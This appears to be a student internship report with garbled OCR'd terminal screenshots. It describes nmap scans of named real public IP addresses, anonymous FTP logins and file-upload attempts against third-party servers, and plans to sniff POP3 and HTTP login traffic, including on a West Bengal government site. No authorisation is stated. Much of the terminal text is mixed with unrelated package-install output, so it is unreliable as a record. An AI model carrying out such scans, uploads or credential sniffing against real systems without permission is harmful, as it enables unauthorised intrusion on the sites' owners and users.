
```
(kali㉿kali)-[~]
└$ nmap -p 20,21 200~66.23.226.182
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 14:28 EDT
Failed to resolve "200~66.23.226.182".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.07 seconds

(kali㉿kali)-[~]
└$ nmap -p 20,21 66.23.226.182
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 14:29 EDT
Nmap scan report for vps2354181.trouble-free.net (66.23.226.182)
Host is up (0.23s latency).


PORT      STATE      SERVICE
20/tcp    filtered  ftp-data
21/tcp    open       ftp

Nmap done: 1 IP address (1 host up) scanned in 3.42 seconds
```

Step 2 : Start the Wireshark Tool in the Background and start capturing the packets



Step 3 : Start Sending the Ftp data to the Vulnerable Website - FTP example.com 21




The screenshot shows a terminal window on a Kali Linux system. At the top, there's a menu bar with File, Actions, Edit, View, Help, Analyze, Statistics, Telephoney, and a volume indicator set at 40%. The terminal command history shows:

```
(kali㉿kali)-[~]
$ nmap -p 20,21 103.163.246.25
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 13:33 EDT
Nmap scan report for 103.163.246.25
Host is up (0.047s latency).
PORT      STATE    SERVICE
20/tcp    closed   ftp-data
21/tcp    open     ftp
Nmap done: 1 IP address (1 host up) scanned in 6.23 seconds
```

```
(kali㉿kali)-[~]
$ ftp 103.163.246.25 21
Connected to 103.163.246.25.
220———— Welcome to Pure-FTPD [privsep] [TLS]
220—You are user number 1 of 50 allowed.
220—Local time is now 23:35. Server port: 21.
220—IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (103.163.246.25:kali):
```

Step 4 : Enter the user name to send the data to the website it is usually anonymous - Name : anonymous




The screenshot shows a terminal window on a Kali Linux system. The terminal command history shows:

```
kali㉿kali:[~]
File Actions Edit View Help
```


```
Set:1557 http://mirror.kku.ac.th/kali kali-rolling/main amd64 python3-pyqtg
331 User anonymous OK. Password requ
ired:1564 http://http.kali.org/kali kali-rolling/main amd64 python3-secretso
Password: 9.1+git20221130.43c0bed-0kali2 [6,004 B]
530 Login authentication failed
ftp: Login failed
ftp>1572 http://http.Kali.org/kali kali-rolling/main amd64 python3-spinners
ftp>1573 http://http.Kali.org/kali kali-rolling/main amd64 python3-tables-l
ftp>1574 http://http.Kali.org/kali kali-rolling/main amd64 python3-wsacc
el
zsh: suspended / ftp 103.163.246.25:21 kali-rolling/main amd64 python3-wsacc
el
ftp>1575 http://http.Kali.org/kali kali-rolling/main amd64 ruby-mini-por
Connected to 103.163.246.25.
220———— Welcome to Pure-FTPD [privsep] [TLS]
220—You are user number 4 of 50 allowed.
220—Local time is now 23:37. Server port: 21.
220—IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (103.163.246.25:kali): anonymous
230 Anonymous user logged in
Remote system type is UNIX.ac.th/kali kali-rolling/main amd64 texlive-pictu
230 Anonymous user logged in
Using binary mode to transfer files.
ftp>
```

Step 5 : Create a text file that you want to upload on the website



```
(kali㉿kali)-[~] apt-helpers (1.66+kali1) ...
└─$ echo test > this_is_a_internship
task: unpacking .../00-console-setup-linux_1.226_all.deb ...
Unpacking console-setup-linux (1.226) over (1.223) ...
└─(kali㉿kali)-[~] .../01-keyboard-configuration_1.226_all.deb ...
└─$ echo this_is_internship > test
task: preparing to unpack .../02-console-setup_1.226_all.deb ...
Preparing to unpack .../03-xkb-data_2.41-2_all.deb ...
task: unpacking .../03-xkb-data_2.41-2_all.deb ...
Unpacking xkb-data (2.41-2) over (2.38-2) ...
task: preparing to unpack .../04-xserver-common_2%3a21.1.11-2_all.deb ...
Unpacking xserver-common (2:21.1.11-2) over (2:21.1.9-1) ...
task: preparing to unpack .../05-kali-wallpapers-2023_2024.1.1_all.deb ...
Unpacking kali-wallpapers-2023 (2024.1.1) over (2023.2.0) ...
task: selecting previously unselected package kali-wallpapers-2024.
task: preparing to unpack .../06-kali-wallpapers-2024_2024.1.1_all.deb ...
Unpacking kali-wallpapers-2024 (2024.1.1) ...
task: preparing to unpack .../07-kali-desktop-base_2024.1.6_all.deb ...
Unpacking kali-desktop-base (2024.1.6) over (2023.4.5) ...
task: preparing to unpack .../08-kali-themes-common_2024.1.6_all.deb ...
Unpacking kali-themes-common (2024.1.6) over (2023.4.5) ...
└─[progress: 100% [##.....]]
```

Step 6 : Use the Command PUT to upload the file on the server




```
Setting up init-system-helpers (1.66+kali1) ...
└─(kali㉿kali)-[~] ... 401577 files and directories currently installed.)
└─$ ftp 103.163.246.25 210-console-setup-linux_1.226_all.deb ...
Connected to 103.163.246.25.x (1.226) over (1.223) ...
220----- Welcome to Pure-FTPD [privsep]----- ...
220-You are user number 2 of 50 allowed. over (1.223) ...
220-Local time is now 23:46. Server port: 21.6_all.deb ...
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (103.163.246.25:kali): anonymous8-2 ...
230 Anonymous user logged in
server-common_2%3a21.1.11-2_all.deb ...
Remote system type is UNIX. (2:21.1.11-2) over (2:21.1.9-1) ...
Using binary mode to transfer files.
ftp> put test kali-wallpapers-2023_2024.1.1_all.deb ...
local: test remote: test selected package kali-wallpapers-2024.
229 Extended Passive mode OK (|||41917|)
rs-2024_2024.1.1_all.deb ...
550 Anonymous users may not overwrite existing files
ftp> put test kali-wallpapers-2024.1.1_all.deb ...
local: test remote: test selected package kali-wallpapers-2024.
229 Extended Passive mode OK (|||41917|)
rs-2024_2024.1.1_all.deb ...
550 Anonymous users may not overwrite existing files
ftp> [progress: 100% [##.....]]
```

For POP3 Open port

Website : <https://www.pha.org.pk/index.php>

Step 1 : Find the Vulnerable Website that has open port for POP3 protocol



```
kali@kali: ~
File Actions Edit View Help
└$ nmap -p 110 172.67.195.207
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 14:13 EDT
Nmap scan report for telemart.pk (172.67.195.207)
Host is up (0.0083s latency).

PORT      STATE SERVICE
110/tcp    filtered pop3


Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds

└(kali㉿kali)-[~]
└$ nmap -p 110 66.23.226.182
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 14:13 EDT
Nmap scan report for www.pha.org.pk (66.23.226.182)
Host is up (0.21s latency).


PORT      STATE SERVICE
110/tcp    open  pop3

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
└(kali㉿kali)-[~]
└$
```


Step 2 : Start the Wireshark tool to capture the packets from the POP3 protocol that has open ports



Step 3 : Now we can use the telnet command with pop3 to sniff the pop3 open port




Step 4 : Open wireshark and see the pop3 packet send




For Http Website

Website : <http://emis.wbpcb.gov.in/emis/login.do>

1. Find a website with the protocol HTTP and not HTTPS, this websites are not secured and vulnerable http sniffing



2. Open the Tool Wireshark to sniff the HTTP protocol and select WIFI if you are on Wifi else select ethernet



3. Start Capturing the Packets from that website in the wireshark tool

File	Edit	View	Go	Capture	Analyze	Statistics	Telephony	Wireless	Tools	Help
Manage saved bookmarks.										
No.	Time	Source	Destination	Protocol	Length	Info				
1	0.000000	10.0.0.2	142.250.82.219	UDP	1143	59622 → 3478 Len=1101				
2	0.000260	10.0.0.2	142.250.82.219	UDP	1143	59622 → 3478 Len=1101				
3	0.000424	10.0.0.2	142.250.82.219	UDP	1143	59622 → 3478 Len=1101				
4	0.000531	10.0.0.2	142.250.82.219	UDP	1143	59622 → 3478 Len=1101				
5	0.000567	10.0.0.2	142.250.82.219	UDP	1143	59622 → 3478 Len=1101				
6	0.000602	10.0.0.2	142.250.82.219	UDP	1143	59622 → 3478 Len=1101				
7	0.000650	10.0.0.2	142.250.82.219	UDP	1144	59622 → 3478 Len=1102				
8	0.000689	10.0.0.2	142.250.82.219	UDP	1144	59622 → 3478 Len=1102				
9	0.020241	142.250.82.219	10.0.0.2	UDP	1116	3478 → 59622 Len=1074				
10	0.020853	10.0.0.2	142.250.82.219	UDP	147	59622 → 3478 Len=105				
11	0.022079	142.250.82.219	10.0.0.2	UDP	1116	3478 → 59622 Len=1074				
12	0.028005	142.250.82.219	10.0.0.2	UDP	1117	3478 → 59622 Len=1075				
13	0.028005	142.250.82.219	10.0.0.2	UDP	1117	3478 → 59622 Len=1075				
14	0.031687	142.250.82.219	10.0.0.2	RTCP	114	Application specific subtype=13				
15	0.041484	10.0.0.2	142.250.82.219	UDP	152	59622 → 3478 Len=110				
16	0.055210	10.0.0.2	142.250.82.219	UDP	90	59622 → 3478 Len=48				
17	0.066145	142.250.82.219	10.0.0.2	UDP	1107	3478 → 59622 Len=1065				

4. In the Website of the vulnerable Http, perform some activities like invalid user details or login or etc

West Bengal Pollution Control Board
Environmental Management Information System

Attention Please !!!

We are migrating to a new system from 01/02/2020 onwards.

Please use this link (<https://wbocmms.nic.in>) for online applications from 01/02/2020 onwards.

Order on Extension of validity of Consent to Operate, Authorization under Hazardous & Other Wastes (M & TM) Amendment Rules 2018, Biomedical Waste Management Rules 2016 & SWM Rules 2016.
Please [click here](#) for the order.

Online Applications

- Consent to Establish
- Consent to Operate
- Biomedical Waste Authorization
